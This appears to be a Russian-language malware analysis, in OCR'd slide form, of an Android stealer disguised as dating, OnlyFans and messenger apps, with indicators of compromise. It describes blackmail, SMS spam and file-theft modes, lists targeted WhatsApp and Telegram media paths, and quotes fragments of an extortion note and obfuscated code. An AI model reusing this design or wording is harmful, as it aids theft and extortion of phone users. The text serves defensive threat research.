




“СПЯЩИЙ” РЕЖИМ

СБОР КОНТАКТОВ + РЕЖИМ ШАНТАЖА


2. Если при этом активирован режим шантажа (BLACKMAIL): создаёт локальный файл " **ВАЖНАЯ ИНФОРМАЦИЯ.txt** ", в котором пользователю докладывают о взломе устройства, доказывая это предоставлением списка контактов, и требуют в течение одной недели **перевести деньги** на карту взамен на удаление краденных данных на стороне операторов вредоносного ПО;

3. Уведомляет оператора вредоносного ПО об успешном получении списка контактов с заражённого устройства;



“СПЯЩИЙ” РЕЖИМ


РАССЫЛКА SMS СПАМА



- Если активирован режим рассылки спама по списку контактов (SPAMCONTACTS):

1. Приложение делает запрос к `content://com.android.contacts/data/phones` благодаря чему получает отображаемые имена и номера телефонов из контактной книги заражённого устройства;

2. Каждому контакту с заражённого устройства отправляется SMS сообщение с содержанием, которое задаётся оператором вредоносного ПО;



- Если активирован режим рассылки спама по списку случайных номеров (SPAMRANDOMS):


1. Приложение циклично формирует случайное значение номера телефона;
2. Каждому абоненту, чей номер был получен вследствие генерации номеров телефонов, с заражённого устройства отправляется SMS сообщение с содержанием, которое задаётся оператором вредоносного ПО;

“СПЯЩИЙ” РЕЖИМ

СБОР ЛОКАЛЬНЫХ ФАЙЛОВ

- Если активирован режим кражи локальных файлов (STEALINGFILES):

1. Выполнение переходит к вредоносному модулю **"Менеджер кражи файлов"**;
2. В зависимости от статуса подключения специальных чатов, приложение крадёт файлы, располагающиеся на заражённом устройстве внутри *конкретных каталогов*. Оно собирает целевые файлы в массивы и направляет их в модуль **"Алгоритм кражи файлов"**, в котором файлы проходят дополнительную обработку и отправляются на C2 сервер:



“СПЯЩИЙ” РЕЖИМ

СБОР ЛОКАЛЬНЫХ ФАЙЛОВ

- Если подключен чат для сбора фотографий, снятых на камеру устройства (**CAMERACHATID**), то собирает файлы по путям:

CAMERACHATID

```
DCIM/Camera
DCIM/Selfie
DCIM/Video
DCIM/Panorama
```

- Если подключен чат для сбора скриншотов (**SCREENSHOTCHATID**), то собирает файлы по пути: **DCIM/Screenshots**
- Если подключен чат для сбора загруженных файлов (**DOWNLOADCHATID**), то собирает файлы по пути: **Download**
- Если подключен чат для сбора других файлов (**OTHERCHATID**), то собирает файлы по путям:

OTHERCHATID


```
WhatsApp/Media/WhatsApp Images
WhatsApp/Media/WhatsApp Images/Sent
WhatsApp/Media/WhatsApp Images/Private
WhatsApp/Media/WhatsApp Video
WhatsApp/Media/WhatsApp Video/Sent
WhatsApp/Media/WhatsApp Video/Private
WhatsApp/Media/WhatsApp Audio
WhatsApp/Media/WhatsApp Audio/Sent
WhatsApp/Media/WhatsApp Audio/Private
WhatsApp/Media/WhatsApp Documents
WhatsApp/Media/WhatsApp Documents/Sent
WhatsApp/Media/WhatsApp Documents/Private
Telegram/Telegram Images
Telegram/Telegram Video
Telegram/Telegram Audio
Telegram/Telegram Documents
Telegram/Telegram Files
Pictures/Telegram
Pictures/Viber
Pictures/Odnoklassniki
Pictures/Instagram
```


ПРОЧИЕ ЗАМЕТКИ 

УПОМИНАНИЯ В X (TWITTER)

Тематика приложений, за фасадом которых скрывается вредоносная функциональность, совпадающая с вышеописанной, оказалась разнообразна, для охвата большей аудитории и заражения большего числа устройств.

Беглый поиск в Интернете упоминаний сигнатур, связанных с рассматриваемым приложением, привёл меня к обнаружению нескольких отчётов, автоматически сгенерированных онлайн-песочницами, об анализе похожих **APK**, варьирующихся от приложений, которые можно отнести к сфере Интернет-знакомств (приватные чаты, сервисы подписки на контент), до "взломанных" версий мессенджеров.



NI@FI@70 @ni_fi_70
 #Telegrambot? 🤖🤖
 /telegra.ph/MBNKNG-data-server-03-13
 interesting xml in resources /kid/data.xml

Resources
 assets
 kid
 data.xml
 classes.txt
 kotlin
 META-INF
 org
 res
 AndroidManifest.xml
 build-data.properties
 classes.dex
 classes2.dex
 DebugProbesKt.bin
 firebase-appindexing.properties
 firebase-common.properties
 firebase-components.properties

99 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES20<gt;<array_net.dinglish.android.tasker.
 100 e
 101 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES21<gt;<array_net.dinglish.android.tasker.
 102 e Offset
 103 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES22<gt;<StringArray<gt;</net.dinglish.a
 104 n _0x5ef7(){var _0x4c2228=['15542371q1YcV','274690Q=jte2','join','2901620GMKusN','5074419Vz5n2
 105 n _0x5ef7(){var _0x4c2228=['15542371q1YcV','274690Q=jte2','join','2901620GMKusN','5074419Vz5n2
 106
 107 адаается, о чём пойдёт речь? Верно. Мы получили контроль над устройством и перехватили все да
 108
 109 неделе после проведённой атаки все личные данные будут отправлены контактам и слиты в интернет.
 110
 111 хотите, чтобы личная информация стала известна семье, друзьям и просто знакомым людям, пере
 112
 113 очно не оставить сомнений в серьёзности ситуации, вот список контактов, которые стали нам извест
 114 ntacts(+
 115
 116
 117 аки: %DATE. Не ждите 7 дней, позаботьтесь о конфиденциальности своих данных прямо сейчас. И не
 118
 119 <Int src="arg2"val="0"/><Int src="arg3"val="0"/><code>410</code></Action><Action src="act20"ve="7"

MalwareHunterTeam @malwrhunterteam · 1 апр. 2023 г.
 "DONBASS WAR.apk":
 e1da82a81cc219b26b22c16d1c55774438e75dc4e419b90360e0478fb88c972
 C
 🤖

Summary
 Android Type APK
 Package Name com.software.app
 Main Activity net.dinglish.android.tasker.Kid
 Internal Version 1139
 Displayed Version 1.0
 Minimum SDK Version 21
 Target SDK Version 22

Certificate Attributes
 Issued From 2023-03-17 09:17:59
 Issued To 2048-03-10 09:17:59
 Serial Number 1984e0d9505
 Thumbprint 302be594344a6e497d67f893b3a8cd853d0c002

Certificate Subject
 Distinguished Name C:US, CN:Tasker User 528467738, L:Anon, O:Android Developers, ST:Anon, OU:Tasker User
 Common Name Tasker User 528467738
 Organization Android Developers
 Organizational Unit Tasker Users
 Country Code US
 State Anon
 Locality Anon

Certificate Issuer
 Distinguished Name C:US, CN:Tasker User 528467738, L:Anon, O:Android Developers, ST:Anon, OU:Tasker User
 Common Name Tasker User 528467738
 Organization Android Developers
 Organizational Unit Tasker Users
 Country Code US
 State Anon
 Locality Anon

12:32 PM · 4 апр. 2023 г. · 10,8 тыс. просмотра

В том числе злоумышленники использовали и другие острые темы, привлекающие внимание общественности. Так аккаунт **Malware Hunter Team** публиковал в **X** пост о другом представителе этого семейства вредоносных приложений:

ПРОЧИЕ ЗАМЕТКИ

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

— □ ×

Filename	Вот мои стихи.apk
MD5	96915bdf480336d8ac518d8ff4e48761
SHA1	56e229841fe3000451bc1c3ed5d5c77d5637e4bc
SHA256	d479eb1519abe69280aad41addace62a976502df9c75 34b3aadd9957fcf46104
VirusTotal	virustotal.com/gui/file/d479eb1519abe69280aad41addace62a976502df9c7534b3aadd9957fcf46104

— □ ×

Filename	Знакомства 18+.apk
MD5	8fc4c19826a33ced1845ade93bdf4906
SHA1	c7e428ac571434deef0b0d7028b1fda965eeadad
SHA256	d59c61f209ecabdc1e5ff0bda2c48c3e21edc382d0b d828d4b927e712ef2e7c
VirusTotal	virustotal.com/gui/file/d59c61f209ecabdc1e5ff0bda2c48c3e21edc382d0bd828d4b927e712ef2e7c

— □ ×

Filename	OnlyFans (9).apk
MD5	d77e319cc5d06275f78ab15bd5387244
SHA1	8bff0412612bb46fc565ef4cb91948879f45d7bc
SHA256	d72ba25e0ea2d50dab2b3abbcdb62020e3a68393c382 eb4a8e81df9ac18ea688
VirusTotal	virustotal.com/gui/file/d72ba25e0ea2d50dab2b3abbcdb62020e3a68393c382eb4a8e81df9ac18ea688

ПРОЧИЕ ЗАМЕТКИ

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

— □ ×

Filename	OnlyFans (12).apk
MD5	65841b046a4069d2a84e01c2e430effc
SHA1	fb862581c245859000062ff250fcb27789678876
SHA256	243882ca699690dff0fa09c54ae9e206d9c0dbb94794daa10f9705384b42cc74
VirusTotal	virustotal.com/gui/file/243882ca699690dff0fa09c54ae9e206d9c0dbb94794daa10f9705384b42cc74

— □ ×

Filename	ONLYFANS FREE.apk
MD5	70319c31153614a9fd2dfed94d39e399
SHA1	dda23ef6aa87ea7997d849f3eda8aa5d35fc321b
SHA256	efaf1e1616426c9e5b4960174017936dbda2c85ece2d231a8f0bdb6283bcfdf6
VirusTotal	virustotal.com/gui/file/efaf1e1616426c9e5b4960174017936dbda2c85ece2d231a8f0bdb6283bcfdf6

— □ ×

Filename	Мой OnlyFans) (2).apk
MD5	911f9cca3895e65097348c08d4c40881
SHA1	bc53c75cb6256013b750c2de52d04bac0b33b760
SHA256	36303775a3a2059a5840405e6c4f4875093da9dacd76ba27215e4652713a3db0
VirusTotal	virustotal.com/gui/file/36303775a3a2059a5840405e6c4f4875093da9dacd76ba27215e4652713a3db0

ПРОЧИЕ ЗАМЕТКИ

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

— □ ×

Filename	OnlyFans.FreeMode (2).apk
MD5	fa3ee4a5499e9d7bd3a419a5bcf76e70
SHA1	8c9a9bfe8c34baa523d7dd996dbb8f8a424de64a
SHA256	c4c2464ab76f50aa5652a052a4f0ab25eb913ee9f322 399f159911c1ad6853a8
VirusTotal	virustotal.com/gui/file/c4c2464ab76f50aa5652a052a4f0ab25eb913ee9f322399f159911c1ad6853a8

— □ ×

Filename	ChatV Privat (2).apk
MD5	49766c0bced0e0d664ad4ebd8bcf1646
SHA1	1dc460045ac33a2418178054b8a80c23f6649f81
SHA256	b8bf03ca247e226af4601b5226475b189a51dcf5a4cf 6563a59d5ceeab0a7b63
VirusTotal	virustotal.com/gui/file/b8bf03ca247e226af4601b5226475b189a51dcf5a4cf6563a59d5ceeab0a7b63




СИТУАЦИЯ #3

🔍 Стриминговый сервис с удалённым контролем над устройством; 🗣

СИТУАЦИЯ #3

